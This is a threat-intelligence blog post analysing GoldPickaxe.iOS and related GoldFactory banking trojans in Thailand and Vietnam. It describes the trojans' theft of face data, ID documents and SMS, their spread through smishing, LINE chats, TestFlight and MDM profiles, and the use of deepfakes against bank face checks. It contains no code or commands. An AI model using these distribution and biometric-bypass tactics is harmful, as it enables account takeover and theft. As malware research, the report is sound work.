← Blog

Andrey Polovinkin
Team Lead Reverse Research, APAC

Sharmine Low
Malware Analyst, APAC

Face Off: Group-IB identifies first iOS trojan stealing facial recognition data

Group-IB uncovers the first iOS Trojan harvesting facial recognition data used for unauthorized access to bank accounts. The GoldDigger family grows

February 15, 2024 · min to read · Malware Analysis

GoldDigger Malware analysis Trojan

In October 2023, Group-IB researchers released a report about a previously unknown Android Trojan specifically targeting more than 50 financial institutions in **Vietnam**. We named it **GoldDigger** as there was an activity named *GoldActivity* contained within the APK. Following the initial discovery of the Trojan, **Group-IB's Threat Intelligence unit** has been constantly monitoring this evolving threat and unearthed an entire cluster of **aggressive banking Trojans** actively targeting the Asia-Pacific (APAC) region.

Among these discoveries, there is an exceptionally rare occurrence – a new sophisticated mobile **Trojan specifically aimed at iOS users,** dubbed **GoldPickaxe.iOS by Group-IB.** The GoldPickaxe family, which includes versions for iOS and Android, is based on the GoldDigger Android Trojan and features regular updates designed to enhance their capabilities and evade detection. **GoldPickaxe.iOS**, Group-IB researchers found, is capable of collecting **facial recognition data**, **identity documents, and intercepting SMS**. Its Android sibling has the same functionality but also exhibits other functionalities typical of Android Trojans. To exploit the stolen biometric data, the threat actor utilizes AI-driven face-swapping services **to create deepfakes**. This data combined with ID documents and the ability to intercept SMS, enables cybercriminals to gain unauthorized access to the victim's banking account – **a new technique of monetary theft**, previously unseen by Group-IB researchers in other fraud schemes.

The newly identified **GoldPickaxe.iOS** employs a notable distribution scheme. The threat actor utilized Apple's mobile application testing platform, **TestFlight**, to distribute malware initially. Following the removal of its malicious app from TestFlight, the threat actor adopted a more sophisticated approach. They employed a multi-stage social engineering scheme to persuade victims to install a **Mobile Device Management (MDM) profile.** This allowed the threat actor to gain complete control over the victim's device.

The whole threat cluster has been attributed by Group-IB to a single threat actor, codenamed **GoldFactory** that has developed a sophisticated suite of mobile banking malware.

The victims of this malicious activity are predominantly located in the Asia-Pacific region. While the current evidence points to a particular focus on **two APAC countries**, there are emerging signs that GoldFactory's geography of operations may be extended beyond **Vietnam** and **Thailand**. Group-IB sent notifications to the brands impersonated by GoldFactory's Trojans.

In this blog, Group-IB researchers examine the details of the threat posed by GoldFactory and shed light on its evolving relationship with other Android malware families, such as **Gigabud**. This analysis provides valuable insights into the nature and scope of the cyber threat landscape, contributing to our ongoing efforts to improve cyber security awareness and resilience. The blog includes a **Group-IB Fraud Matrix** with categorized characteristics and tactics as well as relevant **Indicators of Compromise (IOCs).**

Key findings

Group-IB's Threat Intelligence unit discovered a previously unknown iOS Trojan **GoldPickaxe.iOS** that collects **identity documents, SMS,** and **facial recognition data.**

The GoldPickaxe family is available for both **iOS** and **Android** platforms.

The suite of sophisticated Trojans developed by **GoldFactory** has been active since **mid-2023.**

GoldFactory is believed to be a well-organized **Chinese-speaking cybercrime group** with close connections to **Gigabud.**

Social engineering is the primary method used to deliver malware to victims' devices across the whole family of GoldFactory Trojans.

GoldPickaxe.iOS is distributed through **Apple's TestFlight** or by social-engineering the victims to install an **MDM profile**.

GoldPickaxe Trojans collect **face profiles, ID documents, and intercept SMS.** To exploit the stolen biometric data from iOS and Android users, the threat actor creates deepfakes using AI **face-swapping services** to replace their faces with those of the victims. This method could be used by cybercriminals to gain unauthorized access to victims' bank accounts.

Victims of Trojans developed by GoldFactory are located in **Vietnam** and **Thailand.**

Following the publication of the initial report about GoldDigger, Group-IB's researchers identified a new variant of malware named **GoldDiggerPlus.**

GoldDiggerPlus extends the functionality of **GoldDigger** and enables the threat actors to call its victims in real time.

It is achieved through a specially designed APK, dubbed **GoldKefu** by Group-IB. When the victim clicks on the contact customer service button fake alert, GoldKefu checks if the current time falls within the working hours set by the cybercriminals. If it does, the malware will try to find a free operator to call through. It is as though the cybercriminals are running a real customer service center.

All the Trojans identified in this report are in the active stage of evolution.

Introduction

We began our investigation into the activities of the GoldFactory group by revealing the first known version of the **GoldDigger** malware, which specifically targets more than **50 applications** related to banking, e-wallets, and crypto-wallets in **Vietnam**.

Figure 1. Malware profile of the first GoldDigger variant

As we suspect that it is a growing threat within the APAC region, we immediately alerted the **Group-IB Fraud Protection** team to defend our customers against the identified malware threat.

Following the publication of the initial report in October 2023, Group-IB researchers identified a new variant of the Trojan – **GoldDiggerPlus** that removed the list of targeted applications but instead contained a reduced list of 10 web fakes in the embedded malware named GoldKefu by Group-IB. We believe that this was done likely to hide the targeted organizations and countries, thereby increasing the effectiveness of the criminal activity.

Our previous analysis suggested that the expansion of GoldDigger would extend to other countries in the APAC region – an assumption that proved accurate. Within less than a month, **Group-IB's Threat Intelligence** unit identified a new malware variant targeting **iOS platform** victims from **Thailand**, subsequently named **GoldPickaxe.iOS** by Group-IB. Along with the iOS Trojan, the Group-IB team identified an **Android** version of GoldPickaxe, named GoldPickaxe.Android.

Overall, we identified **four** Trojan families that were used by cybercriminals. We maintained the naming convention by using the prefix **Gold** for the newly discovered malware **as a symbolic representation that they have been developed by the same threat actor**.

Figure 2. Timeline depicting the evolution of GoldFactory's Trojans

The list below provides a brief introduction to each:

- **GoldDigger** is the classic Android banking Trojan that abuses Accessibility Service and grants cybercriminals control over the device
- **GoldDiggerPlus** is also an Android malware that extends the functionality of GoldDigger
- **GoldKefu**, an embedded Trojan inside **GoldDiggerPlus**, contains web fakes and enables voice calls to be made to victims in real-time
- **GoldPickaxe** is a Trojan designed for both iOS and Android platforms. GoldPickaxe is used to harvest and exfiltrate personal information from victims as well as biometric data.

In March 2023, the Bank of Thailand instructed banks to use **facial biometric verification** to confirm one's identity instead of using OTPs when making transactions of 50,000 baht

(approximately USD 1,430) or more; transfers of more than 200,000 baht per day; or raising the limit for credit transfers on mobile devices to more than 50,000 baht per transaction.

Most likely, GoldPickaxe has also reached Vietnam's shores. In February 2024, news emerged that a Vietnamese citizen fell victim to a malicious mobile application. The individual carried out the operations requested by the application, including performing a **facial recognition scan**. As a result, cybercriminals withdrew money equivalent to more than **40,000 USD**. At the moment, we do not have any evidence of GoldPickaxe's distribution in Vietnam. However, based on the unique feature mentioned in the news that a facial scan is performed, coupled with the fact that GoldFactory is active in the region, we suspect that they probably have started to utilize GoldPickaxe in Vietnam. We expect more instances of GoldPickaxe to surface in Vietnam soon as the State Bank of Vietnam (SBV) has outlined its plan to mandate the use of facial authentication as a security measure for all money transfers from April 2024.

Figure 3. The process of a legitimate banking transaction, authorized through biometric verification

Our research has uncovered many aspects of GoldFactory's cybercriminal activity. At this stage of the investigation, the sale of the tools in question has not been discovered. As a result, it is difficult to say whether these malicious tools were developed exclusively for usage by only one group of cybercriminals or for further distribution within the cybercriminal underground in the future. However, we believe that there **are many people behind the development, distribution, and theft of money, as they are highly organized**. As a result, at the moment of research, we attributed all of this activity to one group that we have dubbed **GoldFactory**. The focus of this report will be on the technical aspects and the use of tools that have been discovered in attacks against individuals.

Figure 4. Threat actor profile: GoldFactory

From a click to a coin mine. Infection chain

In this section, we will look at the methods used by GoldFactory to compromise victims' phones. The full infection chain remains obscured as the cybercriminals are careful to remove all evidence of their activities. However, through a thorough examination of multiple sources, including public information, internal data, and the results of our investigation, we have successfully reconstructed the infection chain.

The GoldFactory gang is using a combination of **smishing** and **phishing** techniques to carry out their malicious activities. Our current monitoring has successfully identified the use of GoldFactory's malicious tools in Vietnam and Thailand. We are highly confident that the developers are Chinese-speaking. However, there is some indication that local cybercriminals are also involved, as evidenced by instances of criminals making phone calls to victims. While there is no direct evidence of the use of the local language during these calls, speaking the local language is essential for building trust and confidence with the victim. Thus, we assume that GoldFactory might be engaging operators proficient in Thai and Vietnamese or even possibly running a call center. You can find more details about the composition of the GoldFactory group and the language spoken by the group members in the **GoldFactory's Cybersecurity Bonanza: The New Gold Rush** section of this blog.

We also found an example of an SMS written in Thai used in the phishing campaign. This evidence suggests the existence of a diverse cybercriminal ring comprising individuals from different countries, or the use of a local service to distribute malware to victims' devices. At this stage, we exercise caution and refrain from drawing any definitive conclusions.

We examined the **chain of infection** based on the delivery of the **most recently discovered GoldPickaxe variants**. However, the infection chain is not significantly different for other Trojans within the GoldFactory family.

In Thailand's environment, cybercriminals impersonate government authorities and convince victims to use **LINE**, one of the most popular messaging applications in the country. To start a conversation, the LINE user must add another as a friend.

Figure 5. Initial compromise of the device by GoldPickaxe Trojans

According to Thailand Banking Sector CERT (TB-CERT), malicious links are distributed through messengers to encourage the installation of the app. Victims are then lured into a fraudulent application posing as a **'Digital Pension'** app, purportedly enabling them to receive their pension digitally. The most worrying aspect of the TB-CERT alert is that the cybercriminals possess credible personal information about the victims, which increases the persuasiveness of their fraudulent tactics.

TB-CERT's alerts can be confirmed by the findings of Group-IB's investigation, which uncovered multiple versions of GoldPickaxe, all possessing identical functionality, yet disguising themselves as different official Thai government services. We have seen a trend where GoldFactory's malicious campaigns involve the imitation of legitimate government applications – for example, **Digital**

Pension for Thailand, other Thai government services, and **Vietnamese government information portal**. It is worth noting that other applications that GoldPickaxe is impersonating do overlap with that of the Gigabud malware, described by Group-IB researchers in August 2023. We will discuss the overlaps between GoldFactory and Gigabud later in the blog.



Figure 6. Example of fake login screens from GoldFactory's Trojans impersonating Thai apps

The screenshots below show a fake message **claiming to offer tax refunds on electricity bills**. Once the recipient opens a link, they are redirected to LINE to add the cybercriminal as a friend. Inside the LINE messenger, the cybercriminal then begins their social engineering tactics to convince them to follow the necessary steps and install the malicious application. However, it was not possible to retrieve any messages because the cybercriminals cleared the chat history on the infected devices.



Figure 7. Example of spam message sent by GoldFactory

As we discussed in our previous blog, GoldDigger is spreading via fake websites posing as Google Play Store pages or fake corporate websites in Vietnam in order to successfully install itself on a victim's device. GoldDiggerPlus and GoldPickaxe.Android are distributed using a similar scheme.



Figure 8. Fake Google Play website used to deliver GoldPickaxe.Android

GoldPickaxe.iOS has a different distribution scheme. Apple has a well-designed system designed to prevent threat actors from distributing malware through its store. However, cybercriminals have adeptly exploited certain features initially designed to improve user experience.

Fraudulent schemes of this nature have been documented by cybersecurity researchers. One notable example is the CryptoRAM campaigns, where cybercriminals leveraged **Apple's TestFlight platform** to distribute fake cryptocurrency applications. TestFlight serves as a tool for developers to distribute and beta test their iOS applications prior to the official release on the App Store. The platform offers a variety of testing methods and allows developers to invite users to test their apps.

